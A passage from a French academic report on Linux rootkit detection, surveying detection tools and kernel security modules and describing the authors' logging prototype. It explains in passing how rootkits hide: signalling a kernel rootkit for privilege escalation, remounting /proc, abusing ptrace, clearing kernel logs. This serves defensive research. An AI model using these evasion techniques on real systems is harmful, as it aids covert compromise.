Pour défendre le système contre le restant des rootkits, il faut protéger l'accès à la mémoire *via* les périphériques `/dev/mem` et `/dev/kmem`. Ceci peut être réalisé grâce au contrôle d'accès obligatoire (MAC[28]) pour limiter l'accès à ces périphériques, y compris pour l'utilisateur `root` (à l'aide de SELinux par exemple, cf. partie 3.1). Signalons tout de même que `/dev/kmem` est désactivé dans la plupart des configurations des noyaux fournis par les distributions GNU/Linux et que `/dev/mem` ne permet plus d'accéder à la mémoire RAM mais uniquement à certaines zones comme les régions PCI par exemple (en tout cas sur l'architecture `x86` et si la configuration ne spécifie pas explicitement le contraire). Aussi, il ne faut pas négliger la sécurité physique du système en éliminant le matériel à accès direct à la mémoire, et si ce n'est pas possible, en l'obstruant (e.g. boucher à la colle chaude les ports FireWire sur les ordinateurs portables).

2.4.2 Inspection manuelle du système

L'inspection manuelle du système peut s'avérer dans plusieurs cas révélatrice de comportements anormaux. Pour les rootkits en espace utilisateur modifiant le binaire `ps` afin de cacher des processus, une vérification du contenu du répertoire `/proc` permet de récolter des résultats contradictoires. En fonction de leur sophistication, les rootkits en espace noyau peuvent être également détectables. L'exemple du rootkit **fhide** que nous avons introduit dans la partie 2.3.3.4 modifie uniquement la fonction `iterate_shared` du système de fichiers virtuel, alors que la fonction `getattr` de la structure `inode_operations` permet également de récupérer des informations sur un fichier :

```
$ ls rk_test
```

25. https://sourceforge.net/projects/tripwire/
26. http://aide.sourceforge.net/
27. http://www.chkrootkit.org/
28. https://en.wikipedia.org/wiki/Mandatory_access_control

```
ls: impossible d'acceder a 'rk_test':
Aucun fichier ou dossier de ce type
$ stat rk_test -c %n
/rk_test
```

L'inspection manuelle peut inclure également l'analyse *post-mortem* du système en montant le système de fichiers dans un autre système non compromis.

2.4.3 Analyse statistique

Des travaux présentés par Doug Wampler et James Graham [7] montrent qu'il est possible de détecter des rootkits en espace noyau sans avoir d'informations a priori sur le système compromis. Leur méthode repose sur la comparaison de la distribution des appels système en mémoire d'un système compromis avec celle d'un système non compromis. Le modèle repose sur la loi de distribution d'extremum généralisée et sur le test de normalité d'Anderson-Darling [29]. Les résultats montrent qu'à l'insertion des rootkits **Rkit 1.01** et **Knark 2.4.3**, la distribution des appels système en mémoire change d'une façon révélatrice de la présence de modifications sur le système.

2.4.4 Surveillance au niveau de l'hyperviseur

Cette méthode de détection repose sur une simple hypothèse : le rootkit a les mêmes droits que le noyau ou tout autre outil de détection en espace noyau. Il faut donc être plus privilégié qu'un rootkit afin de pouvoir le détecter efficacement, et l'outil de détection doit donc être implémenté au niveau d'un hyperviseur. Parmi les travaux de ce type, nous pouvons citer :

- **NICKLE** [12] : Ce système implémente, au niveau de l'hyperviseur, une mémoire-copie (*shadow memory*) pour tout l'espace mémoire du noyau du système virtualisé. Pendant le démarrage du système, les instructions exécutées par le noyau sont sauvegardées dans la mémoire-copie, et durant le cycle de fonctionnement du système, les nouvelles instructions exécutées par le noyau sont comparées à celles de la mémoire-copie. Une différence indique la présence d'un rootkit.
- **PoKeR** [13] : Ce système se base sur NICKLE pour générer des profils de rootkits (rootkits à contournement de flux, rootkits modificateurs de structures du noyau, rootkits à injection de code et rootkits à impact sur l'espace utilisateur). PoKeR repose sur deux modes de fonctionnement : un mode de détection, ou mode normal, et un mode de profilage pendant lequel le système enregistre les actions du rootkit telles que l'exécution d'instructions, les appels système, l'écriture et la lecture en mémoire, etc.
- **Paladin** [1] : Cet outil divise le système en deux zones protégées des rootkits et autres types de logiciels malveillants : la « Zone de mémoire protégée » qui contient les fonctions du noyau et toutes ses composantes statiques sensibles, et la « Zone de fichiers protégée » qui contient les binaires et les librairies du système à protéger. Paladin se base sur la virtualisation pour surveiller, identifier et terminer tous les descendants du processus effectuant des accès en écriture sur l'une de ces deux zones.

2.4.5 Modules anti-rootkits

Les modules anti-rootkits se présentent sous la forme de modules LKM et permettent de contrer les actions malveillantes en espace noyau. Le plus connu de ces modules est **StMichael** [30] et permet de :

- Faire le contrôle d'intégrité sur les structures du noyau telles que la table des appels système et les systèmes de fichiers.
- Contrôler l'intégrité du noyau et détecter les modifications sur ses parties texte.
- Faire régulièrement des sauvegardes chiffrées du noyau.
- Dissimuler sa présence et détecter les modules noyau qui essaient de faire pareil.
- Protéger des fichiers contre la suppression de leur attribut *immutable* [31], etc.

29. https://en.wikipedia.org/wiki/Anderson-Darling_test

30. https://github.com/tomasz-janiczek/stmichael-lkm

31. `man 1 chattr`

2.4.6 Mesure des performances du système

Dans le cas du contournement du mécanisme des appels système, les nouvelles fonctions introduites rajoutent la plupart du temps des actions supplémentaires aux fonctions originales. L'idée est donc de mesurer les performances du système lors de son fonctionnement normal, telles que le temps d'exécution d'un appel système ou le nombre d'instructions exécutées par une fonction du noyau. Tout changement futur dans ces données peut révéler la présence de modifications de certaines parties du noyau. L'outil **Patchfinder** [11] permet d'automatiser cette tâche et a démontré des résultats positifs pour la détection de rootkits :

```
    test name     | current| clear| diff| status
-------------------------------------------------
open_file         |    6975|  1400| 5575| ALERT!
stat_file         |    6900|  1200| 5700| ALERT!
read_file         |    1824|  1824|    0|  ok
open_kmem         |    6952|  1440| 5512| ALERT!
readdir_root      |    8811|  5774| 3037| ALERT!
readdir_proc      |   14243|  2295|11948| ALERT!
read_proc_net_tcp |   11063| 11069|   -6|  ok
lseek_kmem        |     191|   191|    0|  ok
read_kmem         |     321|   321|    0|  ok
```

FIGURE 7 – Résultats issus de Patchfinder après l'insertion du rootkit Adore

3 Notre prototype

Nous souhaitons étudier la possibilité de détecter des rootkits Linux directement depuis le noyau du système d'exploitation. Nous utilisons pour cela la structure logicielle LSM afin de réaliser un prototype implémenté sous la forme d'un code source directement intégré au noyau Linux. Le noyau ainsi obtenu doit être capable de générer des journaux d'événements pouvant ensuite être utilisés pour faciliter la détection de rootkits sur le système.

3.1 Présentation du *framework* LSM

3.1.1 Origines

Le sigle LSM signifie Linux Security Modules. Il s'agit d'une structure intégrée au noyau Linux et dont le but est de fournir les éléments nécessaires à l'implémentation de modules de Contrôle d'accès obligatoire (MAC) sans devoir à chaque fois modifier le code du noyau.

Un tel *framework* fut évoqué pour la première fois en 2001 suite aux travaux de la NSA sur SELinux[32]. Linus Torvalds, créateur de Linux (dont il dirige toujours à lui seul le développement), refusa d'intégrer cet outil dans le noyau 2.5, expliquant que beaucoup d'autres projets de ce type étaient aussi en cours de développement. Il proposa plutôt de développer une architecture modulaire permettant ensuite d'intégrer de façon homogène ces différents outils.



FIGURE 8 – Vue haut niveau du positionnement des modules de sécurité LSM

32. https://selinuxproject.org/page/Main_Page

Crispin Cowan proposa LSM, une interface fournissant des crochets (*hooks*) intégrés au noyau Linux et permettant de mettre en place des modules renforçant le contrôle d'accès. Les travaux durèrent deux ans et combinèrent les efforts de plusieurs projets tels que Immunix, SELinux, SGI et Janus, ainsi que plusieurs personnes comme Greg Kroah-Hartman et James Morris [17][24][25]. LSM fut finalement intégré au noyau 2.6 en décembre 2003. Depuis, de nombreux crochets ont été progressivement ajoutés pour étendre les capacités de LSM.

3.1.2 Généralités sur les crochets

Bien que le nom puisse porter à confusion, les LSM ne sont pas des modules noyau à proprement parler. Un module est en effet une partie du noyau qui peut être intégrée pendant son fonctionnement, et peut même être compilée séparément si besoin. En revanche, un LSM tel que SELinux par exemple est incorporé au noyau. Toute modification d'un LSM implique la recompilation du noyau (cf. sous-section 3.4 pour la procédure complète). Néanmoins, un LSM doit être activé dans la configuration du noyau avant la compilation, ou son code ne sera pas « actif » lorsque le noyau s'exécutera. Il est à noter qu'un LSM peut tout de même être désactivé lors du démarrage de la machine, *via* les paramètres de la ligne de commande du noyau.



FIGURE 9 – Illustration de l'empilement des LSM

La structure LSM intégrée au noyau fournit à chaque LSM des crochets sur les fonctions essentielles du noyau sur lesquelles il peut être pertinent de faire des vérifications. Une des principales caractéristiques des LSM est qu'ils sont empilés (*stackés*). Ainsi, les vérifications traditionnelles sont

toujours effectuées et chaque LSM ne fait que rajouter des vérifications supplémentaires.

Une conséquence importante de cette architecture est qu'un refus ne peut être ensuite outrepassé. La figure 9 ci-dessus illustre cet empilement des crochets LSM. Dans cet exemple, si les vérifications traditionnelles fournies par DAC [33] échouent et refusent l'opération, le crochet LSM ne sera pas exécuté et ne pourra donc rien changer au résultat final de l'opération.

Les crochets LSM sont des fonctions C. Une partie des éléments constituant la structure LSM est définie dans le fichier `include/linux/lsm_hooks.h`. Nous y trouvons tout d'abord la structure `security_hook_list` [34] :

```
/*
 * Security module hook list structure.
 * For use with generic list macros for
 * common operations.
 */
struct security_hook_list {
    struct list_head                list;
    struct list_head                *head;
    union security_list_options     hook;
};
```

L'union `security_list_options` incluse dans cette structure contient en fait des pointeurs de fonctions correspondant justement aux crochets LSM :

```
union security_list_options {
/* ... */
    int (*path_mkdir)(const struct path *dir,
                      struct dentry *dentry,
                      umode_t mode);
    int (*path_rmdir)(const struct path *dir,
                      struct dentry *dentry);
/* ... */
}
```

Dans cet exemple, nous pouvons voir les crochets correspondant à la création et à la suppression de répertoire. Ces différents pointeurs sont situés entre plusieurs paires `#ifdef`/`#endif` qui permettent de n'activer ces crochets que lorsque le noyau est compilé avec les options nécessaires à leur bon fonctionnement.

Les crochets sont ajoutés dans une liste chaînée. Tout cela est possible grâce à la structure `security_hook_heads`, aux fonctions `security_add_hooks` et `security_delete_hooks` ainsi qu'à la macro `LSM_HOOK_INIT` que nous retrouverons plus tard.

Un autre fichier très important est `security/security.c`. La fonction qui nous intéresse tout particulièrement est la suivante :

```
/**
 * security_init - initializes the security
 * framework
 *
 * This should be called early in the kernel
 * initialization sequence.
 */
int __init security_init(void)
{
    pr_info("Security␣Framework␣initialized\n");

    /*
     * Load minor LSMs, with the capability module
     * always first.
     */
    capability_add_hooks();
    yama_add_hooks();
    loadpin_add_hooks();

    /*
     * Load all the remaining security modules.
     */
    do_security_initcalls();

    return 0;
}
```

Nous observons que le LSM de base (le premier dont les crochets sont appelés) est nommé `capability`. Il correspond aux vérifications traditionnelles assimilées au DAC. C'est ici que nous ajouterons un appel à notre fonction `earl_add_hooks` permettant d'initialiser nos crochets. Notons qu'il ne s'agit là, comme indiqué par le commentaire, que des LSM mineurs. Nous reviendrons plus loin sur les différences entre ce type de LSM et les LSM majeurs.

Nous retrouvons aussi dans ce fichier la définition de la structure `security_hook_heads` qui contient les têtes des listes chaînées correspondant à chaque crochet, permettant ainsi de les exécuter dans l'ordre afin d'implémenter le fonctionnement par empilement des LSM.

3.1.3 Précisions sur les crochets

Tout d'abord, la plupart des crochets proposés par LSM doivent retourner une valeur entière (certains sont de type `void`). La valeur `0` correspond à une autorisation. Il est également possible de retourner les valeurs suivantes en cas de refus :

— `ENOMEM` : pas de mémoire disponible
— `EACCESS` : accès refusé par la politique de sécurité

33. Discretionary Access Control
34. Les recommandations de style pour la programmation noyau Linux imposent des tabulations de huit caractères, mais les exemples présentés dans ce rapport utiliseront des tabulations de quatre caractères pour des raisons de lisibilité.

— `EPERM` : des privilèges sont requis pour effectuer cette action

Pour des raisons qui seront exposées dans la suite de ce rapport, nos crochets se contenteront de journaliser les actions suspectes et nous retournerons donc toujours la valeur `0`. En plus de refuser une opération ou de la journaliser, il est également possible de changer les attributs d'un objet. Cela pourrait servir par exemple pour changer à la volée les drapeaux passés en paramètres lors d'une allocation de mémoire, si on estime que celle-ci demande trop de privilèges compte tenu de ses droits mais qu'il n'y a pas non plus lieu de refuser catégoriquement l'opération.

Les crochets fournis par LSM peuvent être de deux types différents :

— *object based hooks* : ces crochets sont affiliés à des objets du noyau. Il s'agit par exemple de structures correspondant à des inodes, des sockets ou des fichiers. L'autorisation d'accès se basera donc sur les attributs de ces objets, *ie* les différents champs de la structure correspondante (comme le champ `state` de la structure `socket`, représentant l'état de la *socket*). Les attributs les plus courants pour ces objets sont par exemple des modes d'accès, des types ou des tailles de fichiers, des informations sur le système de fichiers, etc.

— *path based hooks* : ajoutés à la version 2.6.29 du noyau, ces crochets sont associés à des chemins d'accès. Ils semblent donc généralement plus « simples » d'utilisation mais leur inconvénient est qu'ils n'identifient pas toujours de manière unique un objet (liens symboliques, points de montage, etc.). Bien que plus faciles à utiliser pour un développeur, ils doivent être maniés avec prudence pour ne pas être facilement contournés.

Nous utiliserons ces deux types de crochets selon nos besoins. En revanche, nous ne nous intéresserons pas aux *security blobs*. Il s'agit d'une fonctionnalité de LSM permettant d'utiliser les champs réservés aux modules de sécurité présents dans de nombreuses structures noyau (comme `file` représentant un fichier par exemple) et comportant souvent le suffixe `_security`. Cela permet notamment de maintenir un contexte entre les différents crochets, ouvrant ainsi la voie à des politiques de sécurité de plus haut niveau. Seuls les LSM majeurs utilisent ces objets.

Lorsque nous avons évoqué le principe d'empilement des LSM, nous avions observé le code source correspondant et précisé qu'il ne s'agissait que de LSM mineurs. Un tel LSM n'utilise pas les *security blobs* et est appelé après les contrôles traditionnels et les *capabilities*. Les LSM mineurs sont appelés avant les LSM majeurs. Ces derniers, à l'inverse, utilisent les *security blobs*. Il ne peut y en avoir qu'un seul d'activé dans un noyau donné, et il sera appelé en dernier [14]. Le LSM que nous avons développé est un LSM mineur. Nous reviendrons sur les raisons de ce choix et surtout sur les limites que cela implique.

3.1.4 Fonctionnalités avancées de LSM

En dehors de ces crochets et des actions qu'ils permettent, la structure LSM fournit également des fonctionnalités d'audit. Celles-ci permettent d'étendre les possibilités de génération de fichiers journaux. Certaines structures et fonctions permettant cela sont définies dans le fichier `include/linux/lsm_audit.h`. On y trouve notamment la structure `common_audit_data` qui permet de préciser les informations à auditer, ainsi que le prototype de la fonction `common_lsm_audit`. Celle-ci est définie dans `security/lsm_audit.c` et utilise des fonctions de rappel (*callbacks*) afin d'écrire des informations spécifiques à LSM. Cette fonctionnalité d'audit est assez compliquée à mettre en place et rajoute beaucoup de code. Nous avons estimé que cela était « surdimensionné » et peu pertinent compte tenu des objectifs du projet. Nous avons donc généré nos journaux d'événements d'une manière simplifiée que nous exposerons ensuite dans ce rapport.

Enfin, la structure LSM encourage également la conception d'un pseudo-système de fichiers. Le but est de pouvoir interagir ensuite facilement avec le module de sécurité depuis l'espace utilisateur. Cela peut permettre par exemple de charger ou de modifier certaines règles d'accès, de lire les données d'audit présentées précédemment ou de changer la configuration du module ; tout cela *via* de simples lectures et écritures de fichiers, comme c'est déjà le cas avec le système de fichier de type `sysfs` monté sur le répertoire `/sys`. Toutefois, LSM ne fournit pas d'abstraction à proprement parler pour la création d'un système de fichier. Il faut donc le développer entièrement « à la main », en utili-

sant notamment la structure `file_system_type` et les fonctions `sysfs_create_mount_point`, `register_filesystem` et `kern_mount`. Les opérations correspondant aux lectures et écritures sur les fichiers de ce pseudo-système de fichiers sont renseignées de manière traditionnelle avec des structures de type `file_operations`. Développer un système de fichiers ne faisant pas partie des objectifs de ce projet, nous n'en avons pas implémenté.

3.1.5 LSM actuels

Au 1er janvier 2017, six modules de sécurité LSM sont intégrés au noyau Linux (version 4.9). Comme expliqué auparavant, ils doivent être explicitement activés dans la configuration du noyau avant sa compilation. Dans cette sous-partie, nous passons brièvement en revue chacun de ces LSM.

3.1.5.1 SELinux

SELinux [35] (Security Enhanced Linux) fut le premier LSM intégré au noyau Linux. Développé par la NSA qui avait besoin de *Multi-Level Security (MLS)* pour conserver ses informations secrètes, il s'agissait au début d'une série de patchs pour le noyau Linux dont l'intégration fut refusée par la communauté et donna lieu à la création de la structure LSM. SELinux fut donc finalement intégré au noyau Linux 2.6 et il s'agit d'un LSM majeur.

SELinux permet de définir des *utilisateurs*, des *rôles* et des *domaines*, lesquels ne sont pas forcément liés à ceux du système sous-jacent. Un tel triplet constitue un *contexte de sécurité*. En pratique, la plupart des utilisateurs réels du système partagent un même nom d'utilisateur SELinux et se voient attribuer un domaine en fonction des rôles qu'ils ont le droit d'assumer. Le contrôle d'accès est ensuite basé sur ce domaine mais ce sont les rôles qui contrôlent les transitions entre les domaines. Un contexte de sécurité est également associé à d'autres entités du système comme les fichiers, les ports réseau ou les IPC [36]. Dans le cas de ces ressources, on parle alors de triplet *Nom - Rôle - Type*. SELinux rajoute l'option `-Z` à des commandes comme `ls` et `ps` afin d'afficher le contexte de sécurité de fichiers ou de processus.

Les politiques de sécurité sont mises en place en spécifiant ce que peut faire un processus appartenant à un domaine donné. En d'autres termes, les droits des domaines s'expriment sous la forme d'opérations autorisées ou non sur des types (*i.e.* sur tous les objets qui sont marqués avec celui-ci). Un processus hérite du domaine de l'utilisateur qui l'a lancé. Contrairement au contrôle d'accès du traditionnel DAC, les politiques de sécurité appliquées au système sont donc configurées par l'administrateur. Celui-ci définit ainsi des permissions explicites comme le domaine qu'un utilisateur doit posséder pour pouvoir effectuer une action particulière sur une ressource appartenant à un domaine donné. Cela permet davantage de granularité dans les droits (déplacement de fichier, ajout de données en fin de fichier, etc.).

Les règles sont ensuite compilées et chargées dans le noyau, sans avoir besoin de redémarrer la machine. La définition des politiques de sécurité est bien séparée de leur application. SELinux implémente ainsi une sorte d'hybride de MAC et RBAC [37] avec une relative importance donnée aux types. Bien que très robuste et puissant, SELinux n'en reste pas moins difficile de configuration et destiné aux administrateurs confirmés.

3.1.5.2 AppArmor

AppArmor [38] fut intégré au noyau Linux en tant que LSM majeur lors de la version 2.6.36. Son développement est supporté depuis 2009 par Canonical. AppArmor fut conçu comme une alternative plus simple de configuration, d'utilisation et de maintenance à SELinux.

AppArmor permet la création de profils pour chaque programme afin de restreindre leur accès au reste du système. Ces profils sont implémentés sous la forme de règles écrites dans des fichiers texte. Une fonctionnalité particulièrement intéressante est la possibilité d'utiliser un mode d'apprentissage : les violations de politique de sécurité sont alors enregistrées mais pas empêchées. Cela permet ensuite de faciliter la configuration des profils, à condition que l'apprentissage soit effectué sur un échantillon représentatif du fonctionnement normal du système. Compléter les profils obtenus en effectuant une analyse statique est donc fortement

35. https://selinuxproject.org
36. Inter-Process Communication
37. Role-Based Access Control
38. http://wiki.apparmor.net/index.php/Main_Page

conseillé. En outre, des modèles de configuration par défaut pour les applications les plus courantes sont fournis avec AppArmor et la communauté en propose également un très grand nombre sur Internet. La possibilité d'inclure les profils les uns dans les autres facilite aussi la création de profils sur mesure au travers d'une sorte d'héritage.

À la différence de SELinux, AppArmor utilise des chemins d'accès aux fichiers. Cela permet plus de flexibilité (AppArmor est ainsi indépendant du système de fichiers, contrairement à SELinux), facilite le déploiement sur des systèmes existants et rend la tâche de l'administrateur plus simple. En revanche, la non-unicité des chemins d'accès aux fichiers (contrairement aux inodes) peut permettre des contournements de la politique de sécurité si celle-ci n'est pas établie avec précaution.

3.1.5.3 Smack

Smack [39] (Simplified Mandatory Access Control Kernel) est une implémentation de MAC dont l'objectif principal se veut d'être la simplicité. Il fut intégré à la version 2.6.25 du noyau Linux et est maintenu par Casey Schaufler. Smack est particulièrement populaire dans les distributions Linux destinées à l'embarqué.

Smack est constitué de trois composants majeurs :

— Le LSM majeur à proprement parler. Il utilise les attributs des systèmes de fichiers et fonctionne donc mieux avec ceux qui supportent les attributs étendus. Il utilise également Netlabel [40] afin de marquer les paquets réseau avec CIPSO [41].

— Un script de démarrage qui vérifie certains fichiers pour s'assurer qu'ils possèdent les attributs Smack corrects. Ce script charge ensuite la configuration de Smack.

— Une série de correctifs appliqués aux *GNU Core Utilities* afin de rendre ces derniers compatibles avec les attributs Smack. Ces correctifs ne sont cependant pas obligatoires au fonctionnement de Smack.

Smack se rapproche donc du fonctionnement de SELinux tout en simplifiant la création et la gestion des politiques de sécurité.

39. https://www.kernel.org/doc/Documentation/security/Smack.txt
40. https://github.com/netlabel/netlabel_tools
41. Common IP Security Option

3.1.5.4 TOMOYO Linux

TOMOYO Linux [42] est un LSM majeur implémentant le MAC dont le développement a commencé en 2003. Il s'agissait au départ d'une série de correctifs (branche `1.x`) appliqués au noyau Linux, avant d'être porté en LSM (branche `2.x`) et finalement intégré à la version 2.6.30. La branche `1.x` contient beaucoup plus de fonctionnalités que la branche `2.x`, mais utilisant des crochets spécifiques et non implémentés par LSM, elle n'est compatible qu'avec d'anciennes versions du noyau Linux. À terme, la branche `2.x` devrait toutefois rattraper la branche `1.x` sous réserve que d'autres crochets soient ajoutés à la structure LSM actuelle. Une troisième branche nommée AKARI et basée sur la branche `1.x` est disponible sous la forme d'un module noyau. Tout comme Smack, TOMOYO Linux se veut simple d'utilisation et non réservé uniquement aux professionnels. Il a été maintenu par NTT Data Corporation jusqu'en 2012.

TOMOYO Linux se concentre sur le comportement du système en autorisant chaque processus à déclarer les comportements et les ressources dont il a besoin pour mener à bien sa tâche. Pour cela, il enregistre le comportement de tous les programmes du système dans un environnement de test puis s'assure qu'ils continuent d'agir selon ces comportements dans l'environnement de production. Il utilise les chemins d'accès aux fichiers mais contrairement à AppArmor, il n'y a pas de profils préremplis et le mode d'apprentissage est donc nécessaire et se veut suffisant. D'ailleurs, cette capacité d'apprentissage permet d'utiliser TOMOYO Linux comme un outil d'analyse système, en plus d'une implémentation de MAC.

3.1.5.5 Yama

Yama [43] est un LSM mineur. Intégré au noyau Linux depuis la version 3.4, il peut dont être empilé avec d'autres LSM et notamment au-dessus d'un éventuel LSM majeur activé sur le système.

C'est d'ailleurs dans cette optique de complémentarité qu'a été développé Yama. Il ne permet

42. http://tomoyo.osdn.jp/
43. https://www.kernel.org/doc/Documentation/security/Yama.txt

pas d'implémenter du MAC (c'est le rôle du LSM majeur) mais seulement de renforcer la sécurité du DAC fourni par le noyau traditionnel. Ainsi, la principale fonctionnalité de Yama à l'heure actuelle est `ptrace_scope` : elle permet d'ajouter des restrictions sur l'utilisation de `ptrace` [44], en ne l'autorisant par exemple qu'au processus parent ou à tout processus possédant la *capability* `CAP_SYS_PTRACE`.

Même s'il n'est pas encore vraiment considéré comme un LSM « standard », de nombreuses distributions activent Yama par défaut dans la configuration de leurs noyaux.

3.1.5.6 LoadPin

LoadPin [45] est le LSM le plus récent et le plus « petit ». Il a été intégré au noyau Linux lors de la version 4.7 et est, tout comme Yama, un LSM mineur.

Issu d'une fonctionnalité développée par Google pour son système d'exploitation ChromeOS, ce module de sécurité s'assure que tous les fichiers chargés par le noyau (qu'il s'agisse de modules noyau, de microcodes, etc.) sont de confiance. En d'autres termes, LoadPin vérifie que ces fichiers proviennent bien du même système de fichiers, duquel il est attendu qu'il soit basé sur un périphérique en lecture seule comme `dm-verity` [46] ou un CD-ROM. Cela peut être très utile pour renforcer la sécurité du noyau sans pour autant devoir signer les modules séparément.

3.2 Hypothèses

Durant le développement de notre prototype de LSM, nous nous sommes fréquemment interrogés sur la possibilité de contournement de notre solution. Il ne s'agit pas ici de discuter de l'efficacité de notre module de sécurité (cela viendra dans la suite du rapport) mais des conditions nécessaires à une possible « prise en compte » de nos résultats.

44. `ptrace` peut être utilisé par un attaquant ayant compromis un processus sur une machine afin de suivre l'exécution d'un autre processus, d'examiner sa mémoire pour extraire des informations et ainsi étendre ses privilèges sur le système.
45. https://www.kernel.org/doc/Documentation/security/LoadPin.txt
46. https://lwn.net/Articles/459420/

3.2.1 Intégrité et disponibilité des journaux d'événements

Comme nous le verrons ensuite, nous avons utilisé la macro `pr_info` fournie par le noyau Linux afin d'écrire nos journaux d'événements dans le tampon circulaire du noyau contenant les autres journaux d'événements. Un utilisateur du système peut interagir avec ce tampon grâce à la commande `dmesg(1)`. Il peut alors les afficher mais aussi les supprimer. Cela est problématique car un attaquant pourrait faire disparaître les événements enregistrés par notre module et liés à son rootkit.

FIGURE 10 – Visualisation des dernières lignes du tampon circulaire du noyau

```
root@localhost:~# dmesg | tail -n5
[    3.110294] r8169 0000:02:00.0 enp2s0: link
    down
[    3.110298] r8169 0000:02:00.0 enp2s0: link
    down
[    3.110336] IPv6: ADDRCONF(NETDEV_UP): enp2s0:
     link is not ready
[    5.396645] r8169 0000:02:00.0 enp2s0: link up
[    5.396658] IPv6: ADDRCONF(NETDEV_CHANGE):
    enp2s0: link becomes ready
```

Nous faisons donc l'hypothèse que l'intégrité et la disponibilité des journaux d'événements sont garanties par l'administrateur du système. Cela passe notamment par un stockage sécurisé, *via* leur exportation sur un serveur sécurisé distant par exemple, mais suppose également qu'un attaquant n'a pas déjà profondément corrompu le noyau au point de pouvoir perturber la génération même des journaux d'événements dans le tampon circulaire.

3.2.2 Utilisation de Grsecurity

Grsecurity [47] est une série de correctifs destinés au noyau Linux et permettant d'augmenter sensiblement sa sécurité. Grsecurity inclut notamment **PaX** [48], permettant d'ajouter de nombreuses protections mémoire (pages non exécutables, ASLR, restrictions sur `mprotect(2)`, etc.), ainsi que des fonctionnalités d'audit du noyau, un contrôle d'accès à base de rôles (RBAC) et diverses autres corrections permettant de *durcir* le noyau Linux. En

47. https://grsecurity.net/
48. https://en.wikipedia.org/wiki/PaX

somme, Grsecurity complique grandement la réalisation d'exploits sur une machine.

Bien que la structure LSM fut développée avec un souci de sécurité (impossibilité pour un module noyau de définir un nouveau LSM pendant l'exécution du système, impossibilité d'utiliser directement les structures `security_ops`, etc.), il a été montré qu'un rootkit pouvait l'utiliser à son avantage afin d'insérer ses propres crochets pour permettre par exemple une élévation de privilèges [20]. Cette attaque était toutefois impossible sur un noyau utilisant Grsecurity car la structure modifiée par le rootkit était alors en lecture seule.

Nous avons donc estimé que l'utilisation de Grsecurity était requise afin d'assurer la robustesse de notre prototype ainsi que de la structure LSM en général. En effet, même si l'attaque évoquée ci-dessus n'est plus possible depuis la version 4.2 du noyau Linux suite au retrait des structures en question, le principe même de crochets nous paraît fragile si la protection de la mémoire n'est pas renforcée. En effet, le fait de proposer des structures de données conçues pour être modifiées afin d'insérer du code supplémentaire dans le noyau est dangereux et demande beaucoup de précautions. C'est notamment l'avis de l'auteur de Grsecurity [18]. Grsecurity permet toutefois de limiter ce genre de problèmes en mettant de nombreuses zones mémoires sensibles en lecture seule, en rendant beaucoup plus complexe l'exécution de code arbitraire et en renforçant de manière générale la sécurité du noyau Linux.

3.3 Implémentation des crochets

Dans cette sous-partie, nous passons en revue les différents crochets que nous avons implémentés en détaillant les raisons pour lesquelles nous les avons choisis.

3.3.1 task_kill

Parmi les moyens utilisés par un attaquant pour communiquer avec son rootkit, on trouve par exemple les signaux [49]. En effet, afin d'élever ses privilèges lors d'une reconnexion sur un système compromis, l'attaquant devra souvent en « faire la demande » au rootkit. Or celui-ci s'exécute en espace noyau et l'envoi d'un signal fait donc partie des seules possibilités pour communiquer avec lui. Un signal est toujours géré par le noyau et il est donc possible d'envoyer un signal précis que le rootkit reconnaîtra (signal spécifique vers un processus particulier, comme un `SIGPIPE` vers un processus appartenant à l'utilisateur avec lequel l'attaquant est connecté à la machine).

Nous avons donc choisi d'utiliser le crochet `task_kill` fourni par LSM afin d'enregistrer dans les journaux d'événements tout envoi de signal. Notre fonction `earl_task_kill` affiche les informations dans le format suivant :

```
EARL: Process with pid <PID> was sent signal No.
    <SIG>
```

Malgré le fait que le crochet nous mette à disposition la structure `task_struct` correspondant au processus auquel le signal est destiné, nous ne voyons pas comment l'exploiter davantage pour obtenir des journaux d'événements plus précis. Nous pensons toutefois qu'un filtrage basique sur ceux-ci peut permettre d'éliminer une grande partie des lignes inutiles et ainsi mettre en avant des combinaisons signal/processus étranges.

3.3.2 sb_mount

Comme nous l'avons vu dans l'état de l'art, certains rootkits (notamment les *ramdisks rootkits*) peuvent tirer profit des *namespaces* du noyau Linux afin de dissimuler leur présence et leurs actions. Pour cela, ils ont besoin de remonter le pseudo-système de fichiers `proc` monté sur `/proc`.

Nous avons donc eu l'idée d'utiliser le crochet `sb_mount` fourni par la structure LSM. Il permet de contrôler toutes les opérations de montage effectuées sur le système. Notre fonction `earl_sb_mount` reçoit en paramètres un chemin vers le point de montage (sous la forme d'une structure `path`, à partir de laquelle nous obtenons une chaîne de caractères en utilisant la fonction `dpath`) et l'enregistre dans les journaux d'événements si le type du système de fichiers, disponible sous la forme d'une chaîne de caractères dans le paramètre `type`, est égal à `proc`. Le format est le suivant :

```
EARL: Mounting <mountpoint> of type proc (device
    = <device name>)
```

Le nom du périphérique est également affiché, même s'il n'y en a évidemment pas dans le cas d'un pseudo-système de fichiers comme `proc`.

49. https://en.wikipedia.org/wiki/Unix_signal

Sur un système « normal », la ligne présentée ci-dessus ne devrait donc apparaître qu'une seule fois dans le tampon circulaire du noyau, lors du démarrage et de l'initialisation du système.

3.3.3 inode_mknod

Un autre moyen de communication entre l'espace utilisateur et l'espace noyau utilisé par les rootkits est le système de fichiers spécial `devtmpfs` et, de manière plus générale, les fichiers spéciaux.

